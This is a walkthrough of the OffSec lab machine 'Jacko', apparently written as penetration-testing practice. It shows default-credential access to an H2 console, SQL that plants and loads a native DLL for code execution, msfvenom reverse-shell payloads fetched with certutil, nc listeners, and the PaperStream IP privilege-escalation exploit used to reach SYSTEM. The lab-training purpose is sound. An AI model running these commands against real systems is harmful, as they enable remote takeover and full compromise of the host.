OffSec Practice

Jacko(Intermediate - Hard)


Alif

Enumeration


Nmap

```
# Nmap 7.94SVN scan initiated Mon Jan 15 02:11:13 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 80,135,445,5040,7680,8082,9092,49664,49665,49666,49668,49669 -oA nmap.out 192.168.180.66
Nmap scan report for 192.168.180.66
Host is up (0.16s latency).

PORT      STATE  SERVICE       VERSION
80/tcp    open   http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: H2 Database Engine (redirect)
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open   msrpc         Microsoft Windows RPC
445/tcp   open   microsoft-ds?
5040/tcp  open   unknown
7680/tcp  closed pando-pub
8082/tcp  open   http          H2 database http console
|_http-title: H2 Console
9092/tcp  open   XmlIpcRegSvc?
49664/tcp open   msrpc         Microsoft Windows RPC
49665/tcp open   msrpc         Microsoft Windows RPC
49666/tcp open   msrpc         Microsoft Windows RPC
49668/tcp open   msrpc         Microsoft Windows RPC
49669/tcp open   msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9092-TCP:V=7.94SVN%I=7%D=1/15%Time=65A4DA92%P=x86_64-pc-linux-gnu%r
```

Port 8082(HTTP):



- I am able to login with default credentials as seen, once logged in:




From the screenshot, we can see the version: H2 1.4.199, and with that, I can get an exploit from googling:
H2 Database 1.4.199 - JNI Code Execution

```
# H2 allows users to gain code execution by compiling and running Java code
# however this requires the Java Compiler to be available on the machine running H2.
# This exploit utilises the Java Native Interface to load a a Java class without
# needing to use the Java Compiler

-- Write native library
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL "',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x04),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0xff),CHAR(0xff),CHAR(0x00),CHAR(0x00),CHAR(0xb8),CHAR(0x0
'ISO-8859-1', '', '', '', '', '');

-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

-- Evaluate script
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

- Will need to get code execution by inputting these codes into the SQL input box:

- Once all commands are followed:



Getting the Shell:

Made a reverse shell payload using msfvenom:

- msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.167 LPORT=443 -f exe -a x64 --platform windows -b '\x00' -e x64/xor_dynamic -o scrap.exe
- Then started a python server where the scrap.exe is located and used a Msoft version of wget:
    - CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("certutil -urlcache -f http://192.168.45.167/scrap.exe C:\\Users\\tony\\Desktop\\scrap.exe").getInputStream()).useDelimiter("\\Z").next()');
- We can check with the Msoft version of ls:
    - CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \"C:\\Users\\tony\\Desktop\"").getInputStream()).useDelimiter("\\Z").next()');

```
Run | Run Selected | Auto complete | Clear | SQL statement:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \"C:\\Users\\tony\\Desktop\"").getInputStream()).useDelimiter("\\Z").next()');
```

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \"C:\\Users\\tony\\Desktop\"").getInputStream()).useDelimiter("\\Z").next()');
PUBLIC.JNISCRIPTENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \"C:\\Users\\tony\\Desktop\"").getInputStream()).useDelimiter("\\Z").next()')
 Volume in drive C has no label.
 Volume Serial Number is AC2F-6399

 Directory of C:\Users\tony\Desktop

01/15/2024  07:00 AM    <DIR>          .
01/15/2024  07:00 AM    <DIR>          ..
01/15/2024  06:38 AM                34 local.txt
04/22/2020  03:23 AM             1,450 Microsoft Edge.lnk
01/15/2024  07:00 AM             7,168 scrap.exe
               3 File(s)        8,652 bytes
               2 Dir(s)  7,207,399,424 bytes free
(1 row, 63 ms)
```

- Now we start the listener on 443 and launch the exploit:

```
Run | Run Selected | Auto complete | Clear | SQL statement:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("C:\\Users\\tony\\Desktop\\scrap.exe").getInputStream()).useDelimiter("\\Z").next()');
```

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
└─$ sudo rlwrap nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.167.66] 49837
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\H2\service>
```

- Got the flag using this:

```
C:\Program Files (x86)\H2\service>type c:\users\tony\desktop\local.txt
type c:\users\tony\desktop\local.txt
75469e90d43baf3a776e14d95bde2aad
```

Privilege Escalation

Found an exploit because of this file

```
c:\Program Files (x86)>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC2F-6399

 Directory of c:\Program Files (x86)

04/27/2020  08:01 PM    <DIR>          .
04/27/2020  08:01 PM    <DIR>          ..
04/27/2020  07:59 PM    <DIR>          Common Files
04/27/2020  08:01 PM    <DIR>          fiScanner
04/27/2020  07:59 PM    <DIR>          H2
05/03/2022  05:22 PM    <DIR>          Internet Explorer
03/18/2019  08:52 PM    <DIR>          Microsoft.NET
04/27/2020  08:01 PM    <DIR>          PaperStream IP
03/18/2019  10:20 PM    <DIR>          Windows Defender
```

PaperStream IP (TWAIN) 1.42.0.5685 - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49382	2018-16156	1F98D	LOCAL	WINDOWS	2021-01-06

EDB Verified: ✓ | Exploit: / {} | Vulnerable App:

- By reading the code, will need to generate a new payload and change the payload file variable

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=192.168.45.167 LPORT=445
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: shell.dll
```

```
# Example payload generated as follows
# msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=eth0 LPORT=4444
$PayloadFile = "C:\users\tony\shell.dll"
```

- Now we transfer over the exploits from exploitdb and msfvenom

```
PUBLIC.JNISCRIPTENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd /c dir \"C:\\Users\\tony\\Desktop\"").getInputStream()).useDelimiter("\\Z").next()')
 Volume in drive C has no label.
 Volume Serial Number is AC2F-6399

 Directory of C:\Users\tony\Desktop

01/15/2024  07:28 AM    <DIR>          .
01/15/2024  07:28 AM    <DIR>          ..
01/15/2024  07:27 AM             2,435 49382.ps1
01/15/2024  06:38 AM                34 local.txt
04/22/2020  03:23 AM             1,450 Microsoft Edge.lnk
01/15/2024  07:07 AM             7,168 scrap.exe
01/15/2024  07:28 AM             9,216 shell.dll
               5 File(s)         20,303 bytes
               2 Dir(s)  7,208,382,464 bytes free
```

- Start the listener to port 445 and launch the exploit from exploitdb

```
PS C:\users\tony> ./ 49382.ps1
./ 49382.ps1
./ : The term './' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ./ 49382.ps1
+ ~~
    + CategoryInfo          : ObjectNotFound: (./:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\users\tony> ./49382.ps1
./49382.ps1
Writable location found, copying payload to C:\JavaTemp\
Payload copied, triggering ...
```

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.167.66 - - [15/Jan/2024 11:00:34] "GET /shell.dll HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
└─$ sudo rlwrap nc -lnvp 445
listening on [any] 445 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.167.66] 49935
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/Jacko]
└─$ sudo rlwrap nc -lnvp 445
listening on [any] 445 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.167.66] 49935
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```